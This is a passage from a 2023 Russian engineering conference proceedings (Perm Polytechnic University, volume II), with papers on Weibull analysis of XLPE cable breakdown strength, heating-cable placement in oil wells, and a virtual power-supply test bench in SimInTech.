

Министерство науки и высшего образования Российской Федерации
Федеральное государственное автономное образовательное
учреждение высшего образования
«Пермский национальный исследовательский
политехнический университет»

**АВТОМАТИЗИРОВАННЫЕ СИСТЕМЫ
УПРАВЛЕНИЯ И ИНФОРМАЦИОННЫЕ
ТЕХНОЛОГИИ**

Материалы всероссийской научно-технической
конференции
(г. Пермь, 7–9 июня 2023 г.)

В двух томах
Том II

Издательство
Пермского национального исследовательского
политехнического университета
2023

A224 **Автоматизированные** системы управления и информационные технологии: матер. всерос. науч.-техн. конф. : в 2 т. – Пермь : Изд-во Перм. нац. исслед. политехн. ун-та, 2023.

ISBN 978-5-398-03096-9

Т. II. – 355 с. – ISBN 978-5-398-03097-6

Проведение конференции инициировано ученым советом электротехнического факультета Пермского национального исследовательского политехнического университета и ориентировано на публичную апробацию результатов научно-исследовательских работ молодых ученых, аспирантов и студентов по аспектам научных исследований электротехнического профиля.

Конференция проводится по пяти секциям: «Информационные технологии и автоматизированные системы», «Автоматизация технологических процессов и производств», «Электротехника и энергетика», «Телекоммуникации», «Информационная безопасность».

Публикуемые результаты исследований могут быть интересны широкому кругу специалистов в области автоматизации и проектирования современных систем автоматизации и управления, информационных технологий, математического моделирования технологических процессов, систем преобразования и обработки информации.

Редакционная коллегия:

В.В. Черняев, доцент, канд. техн. наук;

Д.К. Елтышев, доцент, канд. техн. наук (отв. редактор);

Б.В. Кавалеров, доцент, д-р техн. наук;

А.Б. Петроченков, доцент, д-р техн. наук;

Н.М. Труфанова, профессор, д-р техн. наук;

Р.А. Файзрахманов, профессор, д-р экон. наук;

А.А. Южаков, профессор, д-р техн. наук

Рецензент

заслуженный деятель науки РФ, заслуженный машиностроитель Республики Башкортостан, д-р техн. наук, профессор кафедры автоматизированных систем управления Уфимского государственного авиационного технического университета *Г.Г. Куликов*

УДК 685.325.05

ISBN 978-5-398-03097-6 (Т. II)

ISBN 978-5-398-03096-9 (общ.)

© ПНИПУ, 2023

Секция I
ЭЛЕКТРОТЕХНИКА И ЭНЕРГЕТИКА

Е.А. Чесноков, Г.В. Грешняков

ИССЛЕДОВАНИЕ ЭЛЕКТРИЧЕСКОЙ ПРОЧНОСТИ СИЛОВЫХ КАБЕЛЕЙ С ИЗОЛЯЦИЕЙ ИЗ СПЭ С ИСПОЛЬЗОВАНИЕМ МЕТОДОВ СТАТИСТИКИ ЭКСТРЕМАЛЬНЫХ ЗНАЧЕНИЙ

Электрическая прочность изоляции является ключевой характеристикой любого кабельного изделия. Контроль электрической прочности проводится в рамках типовых испытаний при постановке на серийное производство, а также при изменении конструкции и (или) технологий изготовления. Значение прочности определяют по величине пробивного напряжения при ступенчатом подъеме испытательного напряжения. Для снижения времени и объема испытаний предлагается ограничить количество испытуемых образцов, распространив результаты на остальные изделия, на основании методов статистики экстремальных значений.

Ключевые слова: электрическая прочность, силовые кабели, распределение Вейбулла, метод статистики экстремальных значений.

E.A. Chesnokov, G.V. Greshnyakov

INVESTIGATION OF THE ELECTRICAL STRENGTH OF XLPE POWER CABLES USING METHODS OF STATISTICS OF EXTREME VALUES

Electrical insulation strength is a key characteristic of any cable product. Electrical strength control is carried out within the framework of standard tests when setting up for mass production, as well as when changing the design and (or) manufacturing technologies. The strength value is determined by the magnitude of the breakdown voltage during the stepwise rise of the test voltage. To reduce the time and volume of tests, the article proposes to limit the number of test samples, extending the results to the rest of the products, based on the methods of statistics of extreme values.

Keywords: electric strength, Weibull distribution, power cables, extreme value statistics method.

Электрическая прочность изоляции является одним из ключевых параметров работы электроустановок. Для силовых высоковольтных кабелей определение электрической прочности происходит во время проведения заводских испытаний, в ходе которых применяют методику ступенчатого подъема напряжения. В этом случае переменное напряжение частотой 50 Гц прикладывается между токопроводящей жилой

(ТПЖ) и экраном. Испытания могут начинаться с величины трехкратного фазного напряжения, время выдержки составляет 5 мин, величина одной ступени равняется величине фазного напряжения. Далее фиксируется величина пробивного напряжения, по которой в дальнейшем определяют электрическую прочность кабельного отрезка и аппроксимируют на всю строительную длину. Величина электрической прочности не должна быть ниже определенных значений [1, 2]. В данной статье предлагается оптимизация процесса испытаний при помощи применения методов статистики экстремальных значений.

На сегодняшний день статистика экстремальных значений получила широкое применение в различных технических областях [3, 4], в том числе и в кабельной технике [5], а именно при помощи распределения Вейбулла представляется возможным прогнозировать прочностные характеристики кабеля и аппроксимировать результаты на другие конструкции кабелей с тем же видом диэлектрика (в данном случае для сшитого полиэтилена), что и использовался при испытании опытных образцов.

Для решения данной задачи предлагается применение двухпараметрического распределения. Общий вид функции [6] представлен в формуле:

$$F(t) = 1 - e^{-(t/\eta)^\beta}, \quad (1)$$

где t – наработка, рассматриваемая как переменная; η – параметр масштаба распределения Вейбулла; β – параметр формы распределения Вейбулла.

Для определения функций зависимости пробивного напряжения преобразуем формулу (1) к виду, представленному в формуле (2), и в дальнейшем будем приводить уже преобразованные формулы.

$$F(U_{\text{пр}}) = 1 - e^{-(U_{\text{пр}}/U_{0,632})^m}, \quad (2)$$

где $U_{\text{пр}}$ – величина пробивного напряжения; $U_{0,632}$ – параметр масштаба распределения Вейбулла; m – параметр формы распределения Вейбулла.

Параметр m является безразмерным, а $U_{0,632}$ имеет такую же размерность, как и $U_{\text{пр}}$. Величина U_0 часто используется при оценке электрической прочности кабеля в качестве пробивного напряжения при вероятности пробоя, равной 0,632 (обозначение U_0 принято с целью краткости написания; на практике часто применяют индекс $U_{0,632}$ для того, чтобы не

спутать с U_0 – фазным напряжением). Функция вероятности соответствует вероятности пробоя изоляции на промежутке от 0 до $U_{пр}$.

Функция плотности вероятности будет иметь вид

$$F(U_{пр}) = \frac{m}{U_0} \left(\frac{U_{пр}}{U_0} \right)^{m-1} e^{-(U_{пр}/U_0)^m}. \quad (3)$$

Плотность вероятности является производной от функции вероятности и соответствует вероятности пробоя на единичный интервал напряжений.

Дальнейшая статистическая обработка сводится к нахождению неизвестных параметров m и $U_{0,632}$. При известных значениях параметров распределения представляется возможным определение вероятности пробоя кабеля по формуле (1).

В качестве экспериментальных данных предлагается рассмотрение данных об испытании электрической прочности до и после старения пяти образцов одножильного силового кабеля марки АПвВ 1х240/35-10. Длина отрезков составляет не менее 10 м. Изоляция выполнена из пероксидношпигитового полиэтилена марки LC 8205R. В таблице представлены результаты проверки на электрическую прочность как не состаренных образцов, так и для подверженных электрическому старению соответственно. Испытания проводились по ступенчатой методике, описанной ранее. Начальное напряжение составило $4U_0$, длительность электрического старения составила 11 630 ч при $3U_0$.

Результаты испытаний

n_i	$U_{пр_i}$, кВ	Время до пробоя на ступени, мин-с	$E_{пр_i}$, кВ/мм
1	186/108	1-10/2-10	59,52/34,56
2	186/110	2-05/2-25	59,52/35,2
3	186/114	4-44/4-44	59,52/36,48
4	192/138	1-30/1-30	61,44/44,16
5	192/144	4-42/4-50	61,44/46,8

Для расчета параметров распределения Вейбулла произведено решение системы уравнений, основанное на результатах эксперимента. Для кабелей до старения: $m = 41,86$; $U_{пр0,63} = 190,45$ кВ ($31,74U_0$); $E_{пр0,63} = 60,94$ кВ/мм. Для кабелей после старения: $m = 12,76$; $U_{пр0,63} = 127,32$ кВ ($21,22U_0$); $E_{пр0,63} = 40,74$ кВ/мм. По полученным графикам построим графики распределения функции вероятности пробоя и плотности вероятности пробоя.



Рис. 1. Графики распределения функции вероятности пробоя кабеля до и после старения




Рис. 2. Графики распределения плотности вероятности пробоя кабеля до и после старения

По кривым на рис. 1, 2 возможно определить вероятность пробоя изоляции при любом напряжении на интервале от 0 до $U_{пр}$. На кривых находятся точки перегиба, которые соответствуют медианам и математическому ожиданию.

С точками перегиба по значениям $U_{пр}$ совпадают также максимумы кривых плотности вероятности пробоя (см. рис. 2, синий цвет – после старения, красный – до).

По мере старения кабеля происходит смещение соответствующих кривых в область более низких значений пробивного напряжения, что соответствует увеличению вероятности пробоя изоляции кабеля.

Выводы:

1. Предлагаемый в настоящей работе подход служит альтернативой классическому анализу полученных результатов эксперимента и может служить методом оценки степени деградации изоляции кабельных линий вне зависимости от материала изоляции и технологии изолирования.

2. Подобный подход позволяет аппроксимировать вероятностные характеристики прочностных свойств, используя данные эксперимента с образцовыми кабелями.

3. Погрешность подхода менее 2 %, т.е. результаты практически совпадают с результатами точного расчета по программе, требующей ввода исходных данных для каждого конкретного кабеля.

Библиографический список

1. Грешняков Г.В. Комплексная оценка технических и эксплуатационных характеристик XLPE-кабельных систем среднего и высокого напряжения: дис. ... д-ра техн. наук. – СПб., 2018. – 236 с.

2. Шувалов М.Ю. Исследование кабелей высокого напряжения, разработка усовершенствованных методов электрического расчета и микродиагностики: дис. ... д-ра техн. наук. – М., 2000. – 573 с.

3. Казаков А.А., Житенев А.И., Салынова М.А. Оценка крупных одиночных неметаллических включений в стали с помощью статистики экстремальных значений // Черные металлы. – 2018. – № 11. – С. 70–74.

4. Weibull and Generalized Extreme Value Distributions for Wind Speed Data Analysis of Some Locations in India / A. Sarkar, S. Deep, D. Datta, A. Vijaywargiya, R. Roy, V.S. Phanikanth // Ksce J. Civ. Eng. – 2019. – 23. – P. 3476–3492.

5. Миронов Е.И. Применение статистики экстремальных значений при исследовании электрической прочности силовых высоковольтных кабелей // Кабели и провода. – 2014. – № 1. – С. 24–26.

6. ГОСТ Р 50779.27–2017. Статистические методы. Распределение Вейбулла. Анализ данных. – М., 2017.

Сведения об авторах

Чесноков Евгений Анатольевич – аспирант Высшей школы высоковольтной энергетики Института энергетики Санкт-Петербургского политехнического университета Петра Великого, г. Санкт-Петербург, e-mail: e-chesnokov@mail.ru

Грешняков Георгий Викторович – доктор технических наук, доцент Высшей школы высоковольтной энергетики Института энергетики Санкт-Петербургского политехнического университета Петра Великого, г. Санкт-Петербург, e-mail: g.gresnyakov@gmail.com

Н.А. Костарев, Д.Н. Мальцев

ОЦЕНКА ВЛИЯНИЯ ПОЛОЖЕНИЯ НАГРЕВАТЕЛЬНОГО КАБЕЛЯ НА ТЕМПЕРАТУРНОЕ ПОЛЕ НЕФТЯНОЙ СКВАЖИНЫ

В статье исследуется влияние положения грузонесущего нагревательного кабеля на температурное состояние нефтяной скважины осложненной асфальтосмолопарафиновыми отложениями. Получены температурные поля для случаев, когда нагревательный кабель расположен строго по центру насосно-компрессорной трубы скважины и смещен относительно ее центральной оси. Рассмотрено влияние размеров расчетной области на получаемые путем численного моделирования результаты. Предложена математическая модель, основанная на решении уравнения теплопроводности в двумерной постановке методом конечных объемов в среде конечно-элементного анализа ANSYS Fluent.

Ключевые слова: нефтяная скважина, нагревательный кабель, АСПО, численное моделирование, ANSYS Fluent.

N.A. Kostarev, D.N. Maltsev

EVALUATION OF THE INFLUENCE OF THE POSITION OF THE HEATING CABLE ON THE TEMPERATURE FIELD OF THE OIL WELL

In this article researches the influence of the position of the load-carrying heating cable on the temperature state of an oil well complicated by asphalt, resin and paraffin deposits. Temperature fields are obtained for cases when the heating cable is located strictly in the center of the well tubing and is offset relative to its central axis. The influence of the dimensions of the computational domain on the results obtained by numerical simulation is considered. A mathematical model based on the solution of the heat equation in a two-dimensional formulation by the finite volume method in the ANSYS Fluent finite element analysis environment is proposed.

Keywords: oil well, heating cable, ARPD, numerical simulation, ANSYS Fluent.

Современная нефтедобыча сопровождается рядом осложнений, одними из которых являются асфальтосмолопарафиновые отложения (АСПО). Это смесь различных компонентов, растворенных в нефти, которые при определенных термобарических условиях приводят к образованию кристаллической структуры парафинов, сцеплению кристаллов с глубинно-насосным оборудованием и росту отложений, которые снижают пропускную способность скважины или трубопровода и усложняют процессы добычи и транспортировки [1].

Одним из эффективных тепловых методов борьбы с АСПО является прогрев ствола скважины выше температуры кристаллизации парафинов нагревательным кабелем [2]. Исследованию теплового состояния нефтяной скважины с греющим кабелем посвящен ряд работ, в которых приводятся математические модели в одно-, двух- и трехмерной постановках, которые реализуются аналитически и численно [3, 4]. Реализация данных моделей позволяет оценить эффект от нагревательного кабеля и определить эффективные режимы его работы, однако во всех приведенных исследованиях сделано допущение о том, что кабель располагается строго по центру нефтяной скважины, что на практике не является достижимым ввиду ее кривизны и влияния восходящего потока. Для оценки степени грубости такого допущения в данной статье рассматривается влияние смещения нагревательного кабеля относительно центральной оси насосно-компрессорной трубы на температурное поле нефтяной скважины при различных условиях теплопередачи.

В работе рассматривается поперечное сечение нефтяной скважины, состоящей из насосно-компрессорной трубы (НКТ), в которой находится добываемая нефтяная жидкость и нагревательный кабель, и эксплуатационной колонны (ЭК), окруженной горными породами. Между НКТ и ЭК находится затрубное пространство, заполненное попутным нефтяным газом или нефтяной жидкостью. Расчетная область модели представлена на рис. 1.




Рис. 1. Конструкция скважины: 1 – нагревательный кабель, 2 – нефтяная жидкость в насосно-компрессорной трубе, 3 – насосно-компрессорная труба, 4 – нефтяная жидкость/попутный нефтяной газ в затрубном пространстве, 5 – эксплуатационная колонна, 6, 7, 8, 9 – горные породы, окружающие скважину

Горные породы разделены на различные области с диаметром 10, 15, 20 и 25 м для оценки влияния размера массива горных пород на температурное поле скважины при задании граничных условий.

В работе были сделаны следующие допущения: задача двумерная, плоская, стационарная; течение жидкости не рассматривается; теплофизические свойства материалов постоянны; бесконечный массив горных пород заменен ограниченной областью; повивы брони нагревательного кабеля и оболочка представляют собой одну область с эквивалентными свойствами.

С учетом сделанных допущений дифференциальное уравнение теплопроводности имеет вид

$$\frac{\partial}{\partial x} \left(\lambda \frac{T}{\partial x} \right) + \frac{\partial}{\partial y} \left(\lambda \frac{T}{\partial y} \right) + q_v = 0, \quad (1)$$

где x, y – декартовы координаты; i – индекс исследуемых областей; λ_i – теплопроводность среды; T – температура; q_v – мощность внутреннего источника теплоты.

Уравнение (1) дополняется граничными условиями: на границе разнородных сред задается условие идеального теплового контакта; на токопроводящих жилах объемный тепловой поток, соответствующий джоулевым потерям при протекании тока по проводнику и равный 500 000 Вт/м³ [5]; на границе горных пород температура, равная 15 °С. В качестве начальных условий задавалась температура, на всей расчетной области равная 15 °С. Поставленная задача решается численно, методом конечных объемов в программном продукте ANSYS Fluent.

Коэффициенты теплопроводности для материалов элементов скважины представлены в табл. 1.

Таблица 1

Коэффициент теплопроводности материалов λ Вт/(м°С)

Термостойкий алюминиевый сплав	Сталь	Нефтяная жидкость	Попутный нефтяной газ	Блоксополимер этилена с пропиленом
202,4	48	0,15	0,05	0,286

Для оценки влияния размера массива горных пород, окружающих скважину, на получаемые результаты были проведены численные эксперименты, при которых граничное условие первого рода ($T = 15$ °С) задавалось на различном расстоянии от скважины и оценивалась максимальная температура изоляции нагревательного кабеля (рис. 2).




Рис. 2. Зависимость максимальной температуры изоляции нагревательного кабеля от размеров массива горных пород

Из рис. 2 видно, что разница в максимальной температуре изоляции кабеля при 20 и 25 м составляет 0,1 °C и для дальнейших расчетов величина диаметра массива горных пород, не влияющая на получаемые результаты, принята равной 25 м.

Для оценки числа счетных итераций, обеспечивающих сходимость решения, был получен график зависимости невязок по уравнению энергии и температур от числа итераций, представленные на рис. 3, 4.

Из рис. 3 видно, что до 60 счетных итераций, величина невязки изменяется значительно с $1e-07$ до $1e-15$, после чего медленно уменьшается до $1e-16$. Это позволяет сделать вывод о том, что для сходимости решения достаточно 60 счетных итераций, при этом температуры грунта, изоляции кабеля и НКТ принимают установившееся значение уже при 25 итерациях (рис. 4).




Рис. 3. Зависимость величины невязок уравнения энергии от числа итераций




Рис. 4. Зависимость температуры числа итераций

Для оценки влияния положения нагревательного кабеля на эффективность нагрева были получены температурные поля для случаев, когда кабель находится по центру и смещен ближе к стенке НКТ при заполнении затрубного пространства попутным нефтяным газом (рис. 5) и нефтью (рис. 6).




Рис. 5. Температурное поле скважины. В затрубном пространстве – газ




Рис. 6. Температурное поле скважины. В затрубном пространстве – нефть

Из рис. 5 видно, что при смещении нагревательного кабеля ближе к НКТ его температура снижается, а область интенсивного нагрева сужается. При этом тепло в НКТ распределяется более равномерно, а температурный градиент вблизи кабеля снижается. Это объясняется тем, что при смещении ближе к НКТ изменяется тепловое сопротивление в различных направлениях от кабеля и чем меньше толщина слоя нефти, тем эффективнее отводится тепло ввиду того, что коэффициент теплопроводности стальной трубы на два порядка выше, чем у нефти. Аналогичная картина наблюдается и для случая, когда затрубное пространство заполнено нефтью (см. рис. 6). Характер распределения температуры аналогичен рис. 5, но средняя температура в скважине снижается ввиду того, что коэффициент теплопроводности нефти на порядок выше, чем у попутного нефтяного газа. Результаты рассчитанных температур для различных областей приведены в табл. 2.

Таблица 2

Значения температуры в скважине

Область	Температура, °С			
	В затрубном пространстве – газ		В затрубном пространстве – нефть	
	Кабель по центру	Кабель смещен	Кабель по центру	Кабель смещен
Горные породы	31,6	31,7	31,6	31,7
НКТ	66,2	66,4	43,2	43,3
Нефть	71,8	69,3	48,8	46,2
Изоляция	88,9	82,4	65,9	59,3

Из представленных в табл. 2 значений видно, что при смещении кабеля средняя температура участка горных пород от ЭК до 10 м в диаметре и средняя температура НКТ изменяются незначительно на 0,1–0,2 °С. Средняя температура нефти в НКТ при смещении кабеля уменьшается на 2,5 °С. Наибольшее изменение наблюдается для максимальной температуры изоляции которое составляет 6,5 °С.

Полученные результаты позволяют сделать вывод, что смещение нагревательного кабеля относительно центральной оси насосно-компрессорной трубы не оказывает существенного влияния на температурное состояние скважины, но приводит к заметному снижению температуры изоляции, что положительно сказывается на эксплуатационных характеристиках кабеля. Допущение о расположении нагревательного кабеля строго по центру скважины не является грубым и может быть принято для моделирования нефтяных скважин.

Библиографический список

1. Мищенко И.Т. Скважинная добыча нефти. – М.: Нефть и газ, 2007. – 826 с.
2. Каменщиков Ф.А. Тепловая депарафинизация скважин / НИЦ «Регулярная и хаотическая динамика». – М.; Ижевск, 2005. – 253 с.
3. Костарев Н.А. Численное моделирование процессов тепломассопереноса в нефтяной скважине с греющим кабелем: дис. ... канд. техн. наук. – Пермь, 2021. – 103 с.
4. Мусакаев Н.Г. Математическое исследование температурной обстановки в скважине при наличии источника электрообогрева // Известия высших учебных заведений. Нефть и газ. – 2010. – № 6. – С. 43–47.
5. Кабели нагревательные и борьба с отложениями парафина при добыче нефти / А.Е. Буренков, М.А. Долгошапко, В.Г. Савченко, В.П. Жога // Пермская область для нефтегазовой промышленности. – Пермь: Стиль-МГ, 2002. – 176 с.

Сведения об авторах

Костарев Никита Александрович – кандидат технических наук, доцент кафедры «Конструирование и технологии в электротехнике» Пермского национального исследовательского политехнического университета, г. Пермь, e-mail: nikostarev@gmail.com

Мальцев Дмитрий Николаевич – магистрант Пермского национального исследовательского политехнического университета, гр. КТЭ-23-1м, г. Пермь, e-mail: maltsev.d_8a@mail.ru

А.Б. Петроченков, А.С. Семенов, С.А. Треногин

РАЗРАБОТКА ВИРТУАЛЬНОГО МАСШТАБИРУЕМОГО СТЕНДА СИСТЕМЫ ЭЛЕКТРОСНАБЖЕНИЯ

Системы электроснабжения непрерывно и постоянно развиваются, масштабируются, изменяя конфигурацию электрооборудования, топологические схемы и маршруты передачи электроэнергии с учетом текущего режима работы. С учетом постоянного динамического процесса изменения систем электроснабжения очень важно иметь возможность моделирования различных режимов работы для изучения процессов, которые протекают в системах электроснабжения, для последующего выявления «узких» мест сети, развития систем и методов косвенной локализации повреждений. Для изучения процессов в электрических сетях могут создаваться лабораторные стенды, основным минусом которых является ограниченность в масштабируемости и конфигурировании сети. Также физические модели систем электроснабжения имеют особенность выхода из строя при эксплуатации в ненормальных режимах, которые могут возникать в реальных электрических сетях. Описанные минусы могут быть решены при создании виртуальных моделей. Создание виртуальных моделей систем электроснабжения всегда является актуальной задачей, решение которой необходимо для минимизации затрат на проведение экспериментальных исследований физических процессов в системах электроснабжения. Основным минусом виртуальных моделей является сложный, в редких случаях невозможный, процесс верификации и оценки качества созданной модели при отсутствии эмпирических данных из аналогичной или подобной реальной системы. Рассматривается создание виртуальной масштабируемой модели лабораторного стенда системы электроснабжения. Разработанная модель впоследствии может быть масштабирована до реальных систем электроснабжения при условии успешного завершения процессов валидации, апробации и верификации на базе лабораторного стенда.

Ключевые слова: виртуальная модель лабораторного стенда, режимы электроснабжения, SimInTech.

A.B. Petrochenkov, A.S. Semenov, S.A. Trenogin

DEVELOPMENT OF A VIRTUAL SCALABLE STAND OF POWER SUPPLY SYSTEMS

Power supply systems are continuously and constantly developing, scaling, changing the configuration of electrical equipment, topological schemes and power transmission routes, considering the current mode of operation. Given the constant dynamic process of changing power supply systems, it is very important to be able to simulate different modes of operation, to study the processes that occur in power supply systems, for the subsequent identification of network bottlenecks, system development and methods of

indirect fault localization. In order to study the processes in electrical networks, laboratory stands can be created, the main disadvantage of which is the limited scalability and configuration of the network. Also, physical models of power supply systems have the peculiarity of failure during operation in nonnominal modes, which can occur in real electric networks. The described disadvantages can be solved by creating virtual models. Creating virtual models of power supply systems is always an urgent task, the solution of which is necessary to minimize the cost of conducting experimental studies of physical processes in power supply systems. The main disadvantage of virtual models is the difficult, in rare cases impossible, process of verification and quality assessment of the created model in the absence of empirical data from a similar or similar real system. This article deals with the creation of a virtual scalable model of a laboratory bench of the power supply system. The developed model can subsequently be scaled up to real power supply systems, provided the validation, testing and verification processes on the basis of the laboratory bench are successfully completed.

Keywords: virtual model of the laboratory bench, power supply modes, SimInTech.

В общетеоретическом смысле моделирование означает осуществление каким-либо способом отображения или воспроизведения действительности для изучения имеющихся в ней объективных закономерностей. Обобщенно моделирование определяется как метод опосредствованного познания, при котором изучаемый объект (оригинал) находится в некотором соответствии с другим объектом (моделью), причем объект-модель способен в том или ином отношении замещать оригинал на некоторых стадиях познавательного процесса [1].

Исследование явлений и процессов материальной системы в натуральном масштабе зачастую нарушает ее нормальную эксплуатацию на продолжительный период. Надежность работы системы в период проведения эксперимента, как правило, сильно снижается [2]. Многие явления, близкие к аварийным, могут протекать настолько стремительно, что ставят исследуемую систему в тяжелые условия, грозят настоящими авариями и разрушениями составных частей.

В качестве примера можно привести моделирование процессов, протекающих в электрических сетях, при различных видах коротких замыканий (КЗ) на базе лабораторного стенда. Величина тока короткого замыкания зависит как от режима работы сети и ее конфигурации, так и от режима работы нейтрали в сети [3]. В ходе эксперимента по исследованию двухфазного короткого замыкания фаз *A* и *B* в сети с изолированной нейтралью и блоком однофазных трансформаторов, соединенных по схеме звезда–треугольник, при недостаточно быстром реагировании на отключение питания стенда, в блоке модели линии электропередачи (ЛЭП) перегорели резисторы.

Во избежание нештатных ситуаций при последующих исследованиях было принято решение реализовать на базе лабораторного стенда виртуальный стенд, позволяющий проводить исследования различных режимов работы сети, в том числе с изменением схемы соединения обмоток однофазных трансформаторов ввиду того, что при соединении однофазных трансформаторов по схеме звезда–треугольник одноименный блок работает в ненормальном режиме, так как обмотки НН трансформаторов рассчитаны на напряжение до 240 В [4].

Для реализации этой задачи была выбрана среда динамического моделирования SimInTech. В системе SimInTech для математического моделирования предусмотрено формирование пользовательских блоков, называемых субмоделями. Внутри блока субмодели расположена расчетная область, в которой задается математическое описание в виде структурной схемы, набранной из типовых блоков стандартной библиотеки среды [5].

Схема соединения блоков лабораторного стенда представлена на рис. 1.




Рис. 1. Схема соединения блоков стенда

На первом этапе разработки виртуального стенда была смоделирована активная нагрузка. Блок представляет собой субмодель, внутри которой реализованы три схемы соединения нагрузок: треугольником, звездой и звездой с нейтральным проводником (рис. 2). На лицевой стороне субмодели расположен выпадающий список, с помощью которого выбирается схема соединения нагрузки. Информация о вы-

бранной схеме заносится в память документа и далее подается в виде сигнала на коммутацию ключа, отвечающего за конкретный вид соединения нагрузки.

